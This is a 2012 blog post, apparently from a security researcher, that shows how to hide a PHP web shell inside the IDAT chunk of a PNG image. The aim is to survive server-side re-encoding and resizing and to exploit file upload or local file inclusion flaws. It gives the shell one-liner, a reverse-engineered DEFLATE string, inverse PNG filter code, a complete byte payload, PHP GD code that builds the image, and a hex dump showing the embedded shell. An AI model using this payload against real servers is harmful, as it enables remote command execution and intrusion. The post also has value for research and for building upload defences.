Encoding Web Shells in PNG IDAT chunks

Published on 04-06-2012 by phil


If you carefully encode a web shell in an image you can bypass server-side filters and seemingly make shells materialize out of nowhere(and I'm not talking about encoding data in comments or metadata) - this post will show you how it's possible to write PHP shells into PNG IDAT chunks using only GD.

Exploiting a server mis-configuration or Local File Inclusion can be tricky if you cannot write code to the file system - In the past applications that allow image uploads have provided a limited way to upload code to the server via metadata or malformed images. Quite often however images are resized, rotated, stripped of their metadata or encoded into other file formats effectively destroying the web shell payload.

PNG file format basics

Within the PNG file format (we'll focus on true-color PNG files rather than indexed) the IDAT chunk stores the pixel information. It's in this chunk that we'll store the PHP shell. For now we'll assume that pixels are always stored as 3 bytes representing the RGB color channels.

When a raw image is saved as a PNG each row of the image is filtered on a per byte basis and the row is prefixed with a number depicting the type of filter that's been used (0x01 to 0x05), different rows can use different filters. The rationale behind this is to improve the compression ratio. Once all the rows have been filtered they are all compressed with the DEFLATE algorithm to form the IDAT chunk.



So if we want to input data as a raw image and have it saved as a shell we need to defeat both the PNG line filters and the DEFLATE algorithm. It's easier to work backwards so we'll start with DEFLATE.

Step 1. Compressing a string to form a shell

Ideally we need to design a string that compresses to form a shell, this is not as hard as you might think but obviously our string can't contain any repeated blocks of code (or they'll be compressed). In fact, to prevent a shell from being compressed you have to design one that doesn't have any repeated substring longer than 2 characters in length. This means we have to keep it short:

```
<?=`$_GET[0]`;?>
```

If only it were that simple :) Sadly, if you run DEFLATE over the above string you get a load of garbage out, the string hasn't been compressed but the DEFLATE results don't start on a byte boundary and are encoded using LSB rather than MSB. I won't go into it in too much detail but you can read more on Pograph's weblog

It turns out the easiest shell to encode is in upper case:

```
<?=$_GET[0]($_POST[1]);?>
```

You can use it by specifying $_GET[0] as *shell_exec* and passing a $_POST[1] parameter with the shell command to execute.

I've engineered the following string that DEFLATES to the above, the advantage of this string is that the first byte of the payload can be changed from 0x00 up to 0x04 and the compressed string will still remain readable - this is important for evading the PNG filters that will be encountered in the next phase of processing.

```
03a39f67546f2c24152b116712546f112e29152b2167226b6f5f5310
```

Sadly you can't just embed this in the initial raw image and have it spat out in the IDAT chunk as the PNG library filters the image rows first before it applies DEFLATE.

Step 2. Bypassing the PNG line filters

There are 5 different types of filters and the PNG encoder decides which one it wants to use for each line. The problem now is we need to construct a string that when passed to the filters results in the string in step 1 being generated.

As long as our image only contains the 1 row payload (the rest of the image needs to be a constant color e.g. black) then the two filters you are likely to encounter are 1 and 3, to simplify things further if the payload remains in the top left of the image then we can write the reverse of the two filters as follows:

```
// Reverse Filter 1
for ($i = 0; $i < $s; $i++)
   $p[$i+3] = ($p[$i+3] + $p[$i]) % 256;
// Reverse Filter 3
for ($i = 0; $i < $s; $i++)
   $p[$i+3] = ($p[$i+3] + floor($p[$i] / 2)) % 256;
```

If you encode the payload using just filter 3 the PNG encoder will try to encode it using filter 1, if you encode it using filter 1 the PNG encoder tries to use filter 0 - eventually you end up stuck in a loop.

To control which filter the PNG encoder selects I encode the shell in step two with both the inverse of filter 3 and filter 1 and concatenate them, this forces the encoder to choose filter 3 for the payload and ensures that when the data in the raw image is encoded it is transformed into the code in step 2. This code then compresses into the web shell which is stored in the IDAT chunk.

Using this method the following payload is created - filter 3 is in green, filter 1 in grey. Ironically using filters actually makes the payload larger.

0xa3, 0x9f, 0x67, 0xf7, 0xe, 0x93, 0x1b, 0x23, 0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae, 0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc, 0x5a, 0x1, 0xdc, 0x5a, 0x1, 0xdc, 0xa3, 0x9f, 0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c, 0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d, 0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1, 0x66, 0x44, 0x50, 0x33

Step 3. Constructing the Raw Image


When constructing the raw image that GD will encode into a PNG file it's important that you place the payload in the first row of the image. It's worth noting at this point that the payload I've provided above only works for small images (up to ~40px by ~40px) although it is possible to construct payloads for larger image sizes.

Payloads need to be encoded as RGB byte sequences like so:

```
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);

$img = imagecreatetruecolor(32, 32);

for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}

imagepng($img);
```

When the image is constructed it should appear a string of pixels in the top left corner on a black background:

When the image is viewed with a hex editor you should be able to see the shell:



```
89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00  .PNG........IHDR...
20 00 00 00 20 08 02 00 00 00 FC 18 ED A3 00 00 00 60 49   ... ............`I
44 41 54 48 89 63 5C 3C 3F 3D 24 5F 47 45 54 5B 30 5D 28  DATH.c\<?=$_GET[0](
24 5F 50 4F 53 54 5B 31 5D 29 3B 3F 3E 58 80 81 81 C1 73  $_POST[1]);?>X....s
5E 37 93 FC 8F 8B DB 7E 5F D3 7D AA 27 F7 F1 E3 C9 BF 5F  ^7.....~_.}.'......_
EF 06 7C B2 30 30 63 D9 B9 67 FD D9 3D 1B CE 32 8C 82 51  ..|.00c..g..=..2..Q
30 0A 46 C1 28 18 05 A3 60 14 8C 82 51 30 0A 86 0D 00 00  0.F.(...`...Q0.....
81 B2 1B 02 07 78 0D 0C 00 00 00 00 49 45 4E 44 AE 42 60  .....x......IEND.B`
82                                                         .
```

If you want a background that's not black it is possible, you may get away with filling in the background with data as long as the bytes (not pixels) within this data do not appear within the rest of the image. If they do the payload may be destroyed when the IDAT block is compressed - it may also cause other filters to be deployed by the encoder.

Step 4. Bypassing image transforms

The primary reason putting a web shell in the IDAT chunk is that it has the ability to bypass resize and re-sampling operations - PHP-GD contains two functions to do this imagecopyresized and imagecopyresampled.

Imagecopyresampled transforms images by taking the average pixel value over a group of pixels meaning that to bypass this you need to encode the payload in a series of rectangles or squares. Imagecopyresized however transforms images by sampling every few pixels meaning that to bypass this function you actually only have to change a few pixels.

The image on the left when resized to 32x32 using imagecopyresize and the image on the right when resampled to 32x32 using imagecopyresample both reveal the web shell.

Some conclusions

Placing shells in IDAT chunks has some big advantages and should bypass most data validation techniques where applications resize or re-encode uploaded images. You can even upload the above payloads as GIFs or JPEGs etc. as long as the final image is saved as a PNG.

There are probably some better techniques you could use to hide the shell more convincingly and short of scanning each uploaded image for a shell there is probably not much you can do as a developer to stop it. I'd imagine that encoding a shell into a lossy format such as JPEG could be substantially harder - but probably not impossible.

DISPLAY COMMENTS ▾